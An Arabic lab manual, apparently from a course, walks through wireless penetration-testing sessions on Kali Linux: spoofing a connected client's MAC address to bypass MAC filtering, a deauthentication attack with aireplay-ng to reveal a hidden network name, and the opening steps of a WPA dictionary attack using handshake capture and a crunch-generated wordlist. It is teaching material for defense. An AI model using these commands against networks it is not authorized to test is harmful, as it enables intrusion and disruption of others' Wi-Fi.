من الاستراتيجيات الامنية التي تطبيق في الشبكات اللاسلكية لحياتها من الدخلاء هي عمل فلتره لعناوين MAC للاجهزة التي يسمح لها بالاتصال بالشبكة. بمعنى تحديد قائمة بعناوين MAC الاجهزة التي تقبل AP الاتصال بها ورفض الاتصال من اي عنوان عدا ذلك (غير موجود في القائمة). في هذه الجلسة سيتم عمل تتبع لعناوين الاجهزة المتصلة بالشبكة (بالتالي فهي تملك MAC مسموح الاتصال منه) ومن ثم تغيير عنوان كرت الشبكة الخارجي (MAC) الذي نعمل من خلاله الى عنوان MAC احد الاجهزة المتصلة ليتم قبول جهازنا والتمكن من الاتصال بالشبكة (انتحال عنوان MAC لجهاز متصل). وتذكر عزيزي الدارس ان الغرض من تطبيق الجلسة هو اختبار الاختراق اي التعرف على اساليب تنفيذ مثل تلك الاختراقات لتجنبها والحماية منها وليس لشنها

اهداف الجلسة

- تطبيق اوامر تبديل اوضاع كرت الشبكة الخارجي .
- تطبيق اوامر التعرف على عناوين MAC الخاص بكرت الشبكة.
- تطبيق اوامر عرض الشبكات اللاسلكية وعناوينها MAC.
- تطبيق اوامر عرض عناوين MAC للاجهزة المتصلة مع AP في الشبكة اللاسلكية.
- تطبيق اوامر تغيير عنوان MAC الخاص ببطاقة الشبكة الخارجي الى عنوان اخر.

نظام التشغيل المستخدم في تطبيق الجلسة:

Kali Linux

تطبيق الجلسة:

- تباعا للجلسة العملية السابقة فان كرت الشبكة اللاسلكي الخارجي مازال في حالة Monitor Mode. سنقوم بارجاعه الى حالته الافتراضية وهي Managed Mode من خلال الامر المبين في الشكل ادناه:

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# airmon-ng stop wlan0mon
```

- وللتأكد من ذلك (انه Managed Mode) فان الامر الذي مر معنا في الجلسة السابقة iwconfig يبين لنا انه فعلا اصبح في Managed Mode وانه تغير اسمه من wlan0mon الى wlan0 كما في الشكل:

```
File Actions Edit View Help  
root@kali: ~  
root@kali:~# iwconfig  
eth0      no wireless extensions.  
wlan0     IEEE 802.11  ESSID:off/any  
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm  
          Retry short limit:7   RTS thr:off   Fragment thr:off  
          Encryption key:off  
          Power Management:off  
lo        no wireless extensions.  
root@kali:~#
```

- سنستخدم الامر المبين في الشكل ادناه لمعرفة عنوان MAC الخاص بكرت الشبكة اللاسلكية الحالي(الخارجي الذي نعمل عليه):

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# ifconfig wlan0
```

- ليظهر كما في الشكل ادناه:

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# ifconfig wlan0  
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
ether 12:fc:27:c1:4c:a8 txqueuelen 1000 (Ethernet)  
RX packets 0 bytes 0 (0.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 0 bytes 0 (0.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
root@kali:~#
```

- الان سنقوم باعادة تحويله الى Monitor Mode من خلال الامر المبين في الشكل ادناه:

```
File Actions Edit View Help  
root@kali: ~  
root@kali:~# airmon-ng start wlan0  
wlan0: error fetching interface information: Device not found  
root@kali:~#
```

- سنقوم بعرض كل access points التي يستطيع كرت الشبكة الخاص بجهازنا التقاطها من خلال الامر الموضح في الشكل ادناه كما مر سابقا :

```
File Actions Edit View Help  
root@kali: ~  
root@kali:~# airodump-ng wlan0mon
```

- لتظهر فعلا الشبكات اللاسلكية وتفاصيلها كما هو مبين ادناه:

```
File Actions Edit View Help  
root@kali: ~  
CH 2 ][ Elapsed: 18 s ][ 2023-01-28 12:20  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
64:70:02:DD:43:33 -20 100 202 4 0 2 135 WPA CCMP PSK testme  
BSSID STATION PWR Rate Lost Frames Probe  
64:70:02:DD:43:33 34:F3:09:1E -22 0 - 6e 0 35  
[1]+ Stopped airodump-ng --bssid 64:70:02:DD:43:33 --channel 2 wlan0mon  
root@kali:~#
```


- الان نريد اختيار access point ما لتتبعها وسنختار AP الخاصة بنا وسنكتشف عناوين MAC المتصلة بها بنجاح (العناوين المقبولة حسب الفلتر) من خلال الامر المبين:

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# airodump-ng --bssid 64:70:02:DD:43:33 --channel 2 wlan0mon

root@kali: ~
File Actions Edit View Help
root@kali: ~
CH 9 ] [ Elapsed: 42 s ] [ 2023-01-28 13:23
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
64:70:02:DD:43:33 -30 85 2 0 2 135 WPA CCMP PSK testme
18:D6:C7:D9:01:80 -71 3 10 0 1 65 WPA2 CCMP PSK isam
00:C0:39:01:80 -76 14 0 0 6 130 WPA2 CCMP PSK Wi-Fi 3
68:59:11:00:EA:08 -78 6 0 0 1 270 WPA2 CCMP PSK im
8C:7A:00:00:D3:88 -86 7 0 0 11 130 WPA2 CCMP PSK Shaab Law
2E:EE:55:00:C6:B6 -87 2 0 0 5 360 WPA2 CCMP PSK <length: 0>
68:59:11:00:DC:80 -88 6 0 0 11 270 WPA2 CCMP PSK Ja
AC:84:5B:00:00:B7:8A -88 3 0 0 9 270 OPN C
50:C7:80:00:00:00:00:00 -91 3 0 0 6 270 OPN C

BSSID STATION PWR Rate Lost Frames Probe
64:70:02:DD:43:33 34:F3:9A:01:09:1E -30 0 - 1e 0 7 testme
D8:07:B6:37:B5:CF 00:08:22:D0:90:F8 -55 0 - 1 0 1
18:D6:C7:D9:01:80 DA:07:B6:07:B5:CF -47 0 - 0e 0 15

[2]+ Stopped airodump-ng wlan0mon
root@kali:~#

```

- سنبدأ بخطوات تغيير عنوان MAC الخاص بكرت شبكتنا الخارجي الى عنوان MAC ذلك الجهاز المتصل بالشبكة (المظلل باللون الاصفر) حيث سنبدأ بامر ايقاف Monitor Mode وارجاعه الى Managed Mode والتأكد من اتمام التحول بنجاح من خلال الاوامر التي مرت في بداية هذه الجلسة والموضحة في الشكل ادناه:

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# airmon-ng stop wlan0mon
PHY Interface Driver Chipset
phy1 wlan0mon ath9k_htc Qualcomm Atheros Communications TP-Link TL-WN322G v3 / TL-WN422G v2 80
2.11g [Atheros AR9271]
(mac80211 station mode vif enabled on [phy1]wlan0)
(mac80211 monitor mode vif disabled for [phy1]wlan0mon)

root@kali:~# iwconfig
eth0 no wireless extensions.
wlan0 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
lo no wireless extensions.
root@kali:~#

```

- سنوقف عمل بطاقة الشبكة مؤقتاً من خلال الامر التالي المبين:

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# ifconfig wlan0 down

```

- سننفذ امر تغيير عنوان MAC الخاص ببطاقة الشبكة بنا الى عنوان MAC للجهاز المتصل كما في الشكل ادناه:

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# ifconfig wlan0 hw ether 34:F[redacted]:09:1E

```

- اخيرا من اجل التاكيد ان بطاقة الشبكة قد تغير MAC الخاص بها فعليا فاننا نتبع الاوامر في الصورة ادناه:

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# ifconfig wlan0 up
root@kali:~#

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# ifconfig wlan0
wlan0: flags=4098<BROADCAST,MULTICAST> mtu 1500
ether 34:[redacted]:09:1e txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

- الان اصبح كرت الشبكة الخاص بنا يملك عنوان MAC منتحل لعنوان MAC مقبول ويمكنه الاتصال بالشبكة اللاسلكية.
- في حال ان جهازك الحقيقي (المثبت عليه Windows) صاحب عنوان MAC السابق اصبح غير قادر على الاتصال في شبكتك اللاسلكية فانك بحاجة الى اعادة تغيير عنوان MAC الخاص بالبطاقة الخارجية الى عنوانها الاصلي من خلال الاوامر المبينة في الشكل ادناه:

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# ifconfig wlan0 down

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# macchanger -p wlan0
Current MAC: 34:[redacted]:01:09:1e (unknown)
Permanent MAC: 54:e6:fc:92:87:b9 (TP-LINK TECHNOLOGIES CO., LTD.)
New MAC: 54:e6:fc:92:87:b9 (TP-LINK TECHNOLOGIES CO., LTD.)
root@kali:~#

```

- ومن ثم نعيد تشغيل الويندوز

الجلسة العملية الرابعة

Deauthentication Attack Penetration Test

(هجوم المصادقة لاكتشاف الشبكات المخفية (Disabled ESSID Broadcasting))

وصف الجلسة:

من الاستراتيجيات الامنية التي تطبق في الشبكات اللاسلكية لحياتها من الدخلاء هي اخفاء بيانات معرف الشبكة اللاسلكية عن الاجهزة (ESSID Broadcasting off) كما مرمعا في الجلسة الاولى. فمن المعلوم ان الجهاز يقوم بعمل مسح لاكتشاف الشبكات اللاسلكية المحيطة به ومن ثم يحدد واحدة منها ليقوم بالاتصال بها. ومن الاجراءات الامنية الاضافية التي يمكن اتباعها كما تم توضيحه ان يتم اخفاء اسماء نقاط العبور للشبكة اللاسلكية (ESSID Broadcasting) وبالتالي لا تظهر للغريب في حين يستطيع الجهاز فقط الذي يعلم هذا المعرف مسبقا الاتصال بها. في هذه الجلسة سيتم التعرف على احدى الطرق التي يستخدمها المهاجم ويوظفها لاكتشاف الشبكات اللاسلكية المخفية عنه من خلال استغلال هجوم يشنه على الشبكة يدعى (Deauthentication Attack) والذي يستخدمه لفصل اتصال جهاز ما في الشبكة اللاسلكية واعادة اتصاله معها مرة اخرى بعد ان يقدم بيانات المصادقة ل AP والتي يستفيد منها المهاجم لاكتشاف ESSID الخاص بالشبكة. تذكر عزيزي الدارس ان الغرض من تطبيق الجلسة هو اختبار الاختراق اي التعرف على اساليب تنفيذ مثل تلك الاختراقات لتجنبها والحماية منها وليس لشنها

اهداف الجلسة

- تطبيق اوامر عرض الشبكات اللاسلكية المحيطة بك وبياناتها المعروفة لها مثل MAC و ESSID وغيرها.
- التعرف على الشبكات اللاسلكية المخفية.
- تطبيق اوامر عرض الاجهزة المتصلة بشبكة مختارة مخفية على قناة معينة وبياناتها المعروفة لها مثل MAC.
- تطبيق اوامر تنفيذ Deauthentication لجهاز محدد لفصل اتصاله من الشبكة.
- تطبيق اظهار الشبكة المخفية.

نظام التشغيل المستخدم في تطبيق الجلسة:

Kali Linux

تطبيق الجلسة:

- اعتمادا على تطبيق عملية الاخفاء للشبكة اللاسلكية في الجلسة الاولى فان الشبكة اللاسلكية يفترض انها مخفية.
- نقوم بتغيير وضعية كرت الشبكة الخارجي الى Monitor Mode بنفس الطريقة التي مرت في الجلسات السابقة وكما هو موضح ادناه:

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# airmon-ng start wlan0
```

- للتأكد من ان الكرت اصبح بالفعل بوضع Monitor Mode نستخدم الامر iwconfig

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# iwconfig  
eth0      no wireless extensions.  
lo        no wireless extensions.  
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.417 GHz Tx-Power=20 dBm  
          Retry short limit:7 RTS thr:off Fragment thr:off  
          Power Management:off  
root@kali:~#
```

- سنقوم بعرض كل access points التي يستطيع كرت الشبكة الخاص بجهازنا التقاطها من خلال الامر الموضح في الشكل ادناه كما مر سابقا :

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# airodump-ng wlan0mon
```

- لتظهر فعلا الشبكات اللاسلكية وتفصيلها وبان احدى هذه الشبكات ESSID لها هو length: 0 والذي يدل ان هذه الشبكة مخفية (ESSID Broadcasting is disabled) كما هو مبين ادناه:

```

root@kali: ~
File Actions Edit View Help
root@kali: ~

CH 8 ][ Elapsed: 12 s ][ 2023-01-29 11:56

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
64:70:02:DD:43:33 -39      9           0  0  1  135  WPA  CCMP  PSK  <length: 0>
18:D6:C7:D9:01:80 -56      4           17  0  1  65   WPA2  CCMP  PSK  is[redacted]lu
D8:07:B6:37:B5:CF -52      5           0  0  1  130  WPA2  CCMP  PSK  is[redacted]lu
00:C0:50:00:00:00 -77      3           0  0  6  130  WPA2  CCMP  PSK  Wi-Fi.3
68:59:15:00:00:00 -84      3           0  0  1  270  WPA2  CCMP  PSK  i[redacted]d
8C:7A:1C:00:00:00 -85      2           0  0  1  130  WPA2  CCMP  PSK  S[redacted]b Law

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
18:D6:C7:D9:01:80 7C:03:5E:A9:06:A7 -81  0e- 1  0      19
D8:07:B6:37:B5:CF 12:9F:5E:88:B5:8F -47  0 - 1  0      10 i[redacted]lu

```

- الان سنقوم بالنتصت (Sniffing) على هذه الشبكة باستخدام بيانات رقم MAC الخاص بها و رقم القناة ومن خلال الامر الذي مر معنا سابقا كما هو مبين ادناه:

```

root@kali: ~
File Actions Edit View Help
root@kali: ~

root@kali:~# airodump-ng --bssid 64:70:02:DD:43:33 --channel 1 wlan0mon

```

- النتيجة هي انه يوجد جهاز على الاقل متصل بها (وهو جهازنا الحقيقي(windows) في هذه التجربة) ويظهر عنوان MAC الخاص به كما هو :

```

root@kali: ~
File Actions Edit View Help
root@kali: ~

CH 1 ][ Elapsed: 2 mins ][ 2023-01-29 12:07 ][ fixed channel wlan0mon: 3

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
64:70:02:DD:43:33 -25  0      34           2  0  1  135  WPA  CCMP  PSK  <length: 0>

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
64:70:02:DD:43:33 34:F3:9[redacted]:1E -30  0 - 6e  0      4

```

- الان نحن بحاجة الى التقاط عملية اتصال جديدة لجهاز مع الشبكة ليتم التقاط بيانات مصادقته مع الشبكة والاستفادة منها لاكتشاف ESSID الخاص بالشبكة. لذا بدلا من الانتظار طويلا لاتصال جديد مع احتمالية ان لا يتم اتصال جديد اصلا. سنقوم بقطع اتصال الجهاز المتصل(والذي حددنا عنوان MAC الخاص به بالخطوة السابقة) مع الشبكة واعادة اتصاله من جديد معها لالتقاط ESSID الخاص بها من خلال الاستفادة من بيانات اعادة المصادقة له مع الشبكة وهذا ما يسمى Deauthentication Attack من خلال الامر ادناه في شاشة اوامر جديدة (Terminal) مع الابقاء على شاشة استكشاف الشبكات اللاسلكية السابقة فعالة:

wlan0mon رقم الماك لهذا الجهاز --c رقم الماك للاكسسبوينت -a 1 -0 1 **aireplay-ng**

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# aireplay-ng -0 1 -a 64:70:02:DD:43:33 -c 34: [REDACTED]:9:1E wlan0mon
CH 13 ][ Elapsed: 12 mins ][ 2023-01-29 12:09
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
64:70:02:DD:43:33 -24 456 11 0 1 135 WPA CCMP PSK <length: 0>
D8:07:B6:37:B5:CF -49 230 113 0 1 130 WPA2 CCMP PSK isamcallu
18:D6:C7:81:82:81 -68 217 957 0 1 65 WPA2 CCMP PSK isamcallu
00:C0:50:67:4C:7E -79 145 0 0 6 130 WPA2 CCMP PSK Wifi.3
8C:7A:11:03:88 -86 29 0 0 1 130 WPA2 CCMP PSK Sharab Law
68:59:11:0A:08 -86 30 5 0 1 270 WPA2 CCMP PSK imad
AC:84:C6:07:8A -83 101 0 0 9 270 OPN Cit Net(Moqpara)
18:D6:C7:81:82:81 -68 0 4 0 1 -1 OPN <length: 0>
18:D6:C7:81:82:81 -68 0 4 0 1 -1 OPN <length: 0>
18:D6:C7:81:82:81 -69 0 6 0 1 -1 OPN <length: 0>
BSSID STATION PWR Rate Lost Frames Probe
64:70:02:DD:43:33 34:[REDACTED]:9:1E -19 1e-6e 0 16 testme
D8:07:B6:37:B5:CF 12:9F:5E:88:B5:8F -34 1e-1 0 195 isamcallu
D8:07:B6:37:B5:CF BE:8C:A8:F7:62:5F -43 0-1 0 1
D8:07:B6:37:B5:CF C0:48:56:BC:D6:DB -50 0-110 0 2

```

- النتيجة هي انه سيظهر لنا ESSID للشبكة اللاسلكية المخفية كما هو موضح ادناه:

```

File Actions Edit View Help
root@kali: ~
CH 13 ][ Elapsed: 12 mins ][ 2023-01-29 12:09
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
64:70:02:DD:43:33 -24 456 11 0 1 135 WPA CCMP PSK <length: 0>
D8:07:B6:37:B5:CF -49 230 113 0 1 130 WPA2 CCMP PSK isamcallu
18:D6:C7:81:82:81 -68 217 957 0 1 65 WPA2 CCMP PSK isamcallu
00:C0:50:67:4C:7E -79 145 0 0 6 130 WPA2 CCMP PSK Wifi.3
8C:7A:11:03:88 -86 29 0 0 1 130 WPA2 CCMP PSK Sharab Law
68:59:11:0A:08 -86 30 5 0 1 270 WPA2 CCMP PSK imad
AC:84:C6:07:8A -83 101 0 0 9 270 OPN Cit Net(Moqpara)
18:D6:C7:81:82:81 -68 0 4 0 1 -1 OPN <length: 0>
18:D6:C7:81:82:81 -68 0 4 0 1 -1 OPN <length: 0>
18:D6:C7:81:82:81 -69 0 6 0 1 -1 OPN <length: 0>
BSSID STATION PWR Rate Lost Frames Probe
64:70:02:DD:43:33 34:[REDACTED]:9:1E -19 1e-6e 0 16 testme
D8:07:B6:37:B5:CF 12:9F:5E:88:B5:8F -34 1e-1 0 195 isamcallu
D8:07:B6:37:B5:CF BE:8C:A8:F7:62:5F -43 0-1 0 1
D8:07:B6:37:B5:CF C0:48:56:BC:D6:DB -50 0-110 0 2

```

الجلسة العملية الخامسة

Dictionary Attack Penetration Test (اختبار اختراق كلمات المرور)

وصف الجلسة:

من المفاهيم الاساسية التي تستخدم لحماية الشبكات اللاسلكية هو حمايتها بكلمة مرور حتى تتمكن فقط الاجهزة المخولة التي تملك كلمة المرور هذه من الاتصال بالشبكة ورفض الاتصال القادم من الاجهزة عدا ذلك . في هذه الجلسة سيتم التعرف على احدى الطرق التي تستخدم من قبل المهاجمين لاكتشاف كلمات مرور الشبكات اللاسلكية وبالتالي استخدامها لتمكين اجهزتهم من الاتصال بالشبكة من خلال اليات تتبع الحزم وقراءة محتوياتها اللازمة لتحمين كلمة مرور الشبكة باستخدام برنامج Wireshark. تذكر عزيزي الدارس ان الغرض من تطبيق الجلسة هو اختبار الاختراق اي التعرف على اساليب تنفيذ مثل تلك الاختراقات لتجنبها والحماية منها وليس لشنها.

اهداف الجلسة

- تطبيق اوامر عرض الشبكات اللاسلكية المحيطة بك وبياناتها المعرفة لها مثل MAC و ESSID وغيرها.
- تطبيق اوامر عرض الاجهزة المتصلة بشبكة مختارة على قناة معينة وبياناتها المعرفة لها مثل MAC.
- تطبيق اوامر تتبع وتشتم حزم البيانات (Packet Sniffing) المتبادلة بين جهاز ما و AP في الشبكة.
- تطبيق اوامر التقاط حزمة المصادقة للجهاز مع الشبكة (Synk Packet).
- تطبيق اوامر الاحتفاظ بالحزم في ملف واستعراض محتوياتها من خلال برنامج Wireshark.
- تطبيق اوامر انشاء ملف بقائمة كلمات مرور مواصفات محددة (Password Dictionary).
- تطبيق اوامر هجوم القاموس (Dictionary Attack) لكسر كلمة مرور الشبكة.

نظام التشغيل المستخدم في تطبيق الجلسة:

Kali Linux

تطبيق الجلسة:

- نقوم بتغيير وضع كرت الشبكة الخارجي الى Monitor Mode بنفس الطريقة التي مرت في الجلسات السابقة وكما هو موضح ادناه:

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# airmon-ng start wlan0
```

- للتأكد من ان الكرت اصبح بالفعل بوضع Monitor Mode نستخدم الامر iwconfig

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# iwconfig  
eth0      no wireless extensions.  
lo        no wireless extensions.  
wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.417 GHz  Tx-Power=20 dBm  
          Retry short limit:7  RTS thr:off   Fragment thr:off  
          Power Management:off  
root@kali:~#
```

- سنقوم بعرض كل access points التي يستطيع كرت الشبكة الخاص بجهازنا التقاطها من خلال الامر الموضح في الشكل ادناه كما مر سابقا :

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# airodump-ng wlan0mon
```


- لتظهر فعلا الشبكات اللاسلكية وتفاصيلها

```

root@kali: ~
File Actions Edit View Help
root@kali: ~

CH 4 ][ Elapsed: 18 s ][ 2021-07-17 03:35

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
6E:27:7C:F6:7D:5B -46    16         0  0  11  130  WPA2  CCMP  PSK  iPhone
94:B4:4D:96:40 -69    14         1  0  11  130  OPN                TEST
94:B4:4D:87:E0 -77    10         1  0  1  130  OPN                TEST
B0:B8:03:05:00 -81    15         0  0  11  130  OPN                TEST
AC:84:1C:19:8D -81     8         0  0  1  130  OPN                TEST
94:B4:4D:13:C0 -82    12         0  0  6  130  OPN                TEST
00:13:EF:43:FF -85     3         0  0  10  65  WPA2  CCMP  PSK  D...TAL...62
C4:71:5F:26:B4 -85     2         0  0  1  130  WPA2  CCMP  PSK  A...na
B0:B8:03:92:A0 -86     7         0  0  11  130  OPN                SameUp-C0:39:2A
40:9B:03:26:B4 -87     6         0  0  3  130  WPA2  CCMP  PSK  N... Ba...structions
C6:71:5F:26:B4 -88     3         0  0  1  130  WPA2  CCMP  PSK  Gu...st
4A:D9:16:D0:F9 -88     1         7  0  1  130  WPA2  CCMP  PSK  K...Paltel
B0:B8:03:D0:00 -88     4         0  0  11  130  OPN                TI...
94:B4:4D:F9:64:0 -89     5         0  0  6  130  WPA2  CCMP  PSK  <length: 0>
44:D9:16:D0:F9 -89     5         0  0  6  130  WPA2  CCMP  PSK  <length: 0>
04:8D:53:BB:A8 -94     2         0  0  10  270  WPA2  CCMP  PSK  Har...

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
(not associated) 58:00:01:9F:2F:0B -88   0 - 1   0       1
(not associated) 7C:38:7D:13:4E:F2 -81   0 - 1   0       2
(not associated) C0:97:1E:E4:F1 -85   0 - 1  73       5
94:B4:4D:F9:64:0 EC:89:1E:F5:24E -1   0e- 0   0       1
4A:D9:16:D0:F9 70:3A:03:EE:08 -1   1e- 0   0       7

```

- الان نريد اختيار access point الخاصة بنا والتي نريد تتبع حزم البيانات الذاهية اليها والقادمة منها من خلال عنوان MAC الخاص بها من خلال الامر الذي مر معنا في الجلسات السابقة كما في الشكل:

```

root@kali:~# airodump-ng --bssid 6E:27:7C:F6:7D:5B --channel 11 wlan0mon

```

- ناتج هذا الامر هو عرض الاجهزة المتصلة بهذه الشبكة وعلى رقم القناة المبينة (الجهاز الوحيد المتصل بهذه الشبكة هو جهازنا الحقيقي والمبين بالشكل ادناه من خلال عنوان MAC الخاص به):

```

File Edit View VM Tabs Help
root@kali: ~

CH 11 ][ Elapsed: 30 s ][ 2021-07-17 03:37

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
6E:27:7C:F6:7D:5B -51  75    310      10  0  11  130  WPA2  CCMP  PSK  iPhone

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
6E:27:7C:F6:7D:5B 34: [redacted] 9:1E -17   0 - 6e   0    112

root@kali:~#

```


- الان نريد ان نحفظ تتبع الحزم السابق الذي تم بين الجهاز الخاص بنا والاكسسبوينت المتصل بها و هو نفس الامر الذي مر معنا في الجلسات السابقة لكن مع اضافة write واسم الملف الذي نريد الحفظ فيه فيصبح الامر:

رقم القناة --channel --bssid ايرودمب-انج --write اسم الملف بمساره --write wlan0mon الخاص بالاكسسبوينت التي نريدها


كما هو مبين ادناه:

```
root@kali:~# airodump-ng --bssid 6E:27:7C:F6:7D:5B --channel 11 --write Desktop/aaa wlan0mon
```

- ناتج الامر السابق عرض بيانات الجهاز المتصل بالشبكة وانشاء ملف على سطح المكتب باسم aaa يبقى يسجل ويحتفظ بكل الحزم المتبادلة بين الجهاز والشبكة كما هو مبين في الصور ادناه:



- فكما مر معنا في الجلسات السابقة نستخدم CTRL+Z لايقاف تتبع الحزم وانهاء تسجيلها بالملف. لكن لا فائدة من هذه الحزم اذا لم يكن احداها حزمة Handshaking Packet وهي حزمة المصافحة التي تحوي بيانات المصادقة بين الجهاز والشبكة. وكما نعلم ان المصادقة تتم عند بداية الاتصال من اجل قبوله اذا تمت بنجاح او رفضه. فاننا سنقوم بقطع اتصال الجهاز واتصاله من جديد مباشرة. عندما تظهر رسالة تفيد بان المصادقة تمت (كما في الشكل ادناه) فهذا يعني اننا استطعنا تسجيل حزمها في الملف وبالتالي يمكننا الان انهاء التتبع للحزم من خلال CTRL+Z:



- الان نريد انشاء قائمة بكلمات المرور (قاموس لكلمات المرور) في ملف وذلك من خلال الامر :
 رقم يمثل الحد الاعلى لخانات كلمة السر رقم يمثل الحد الادنى لخانات كلمة السر Chrunch
 اسم الملف الذي تريد اشاؤه وحفظ قائمة كلمات السر هذه به 0- خيارات كلمة السر
 مثال:

Chrunch 1 4 012ab -o Desktop/test.txt

لو فتحنا هذه الملف سنرى عدد من كلمات السر مثلا

1
2
A
21
21a
Aaaa
Ba21

فلن نرى غير الخيارات ab012 ولن نرى كلمة سر عدد خاناتها اقل من 1 ولن نرى اعلى من 4 خانات

الان سننفذ الامر فعلا لانشاء هذه القائمة في ملف كما هو موضح:

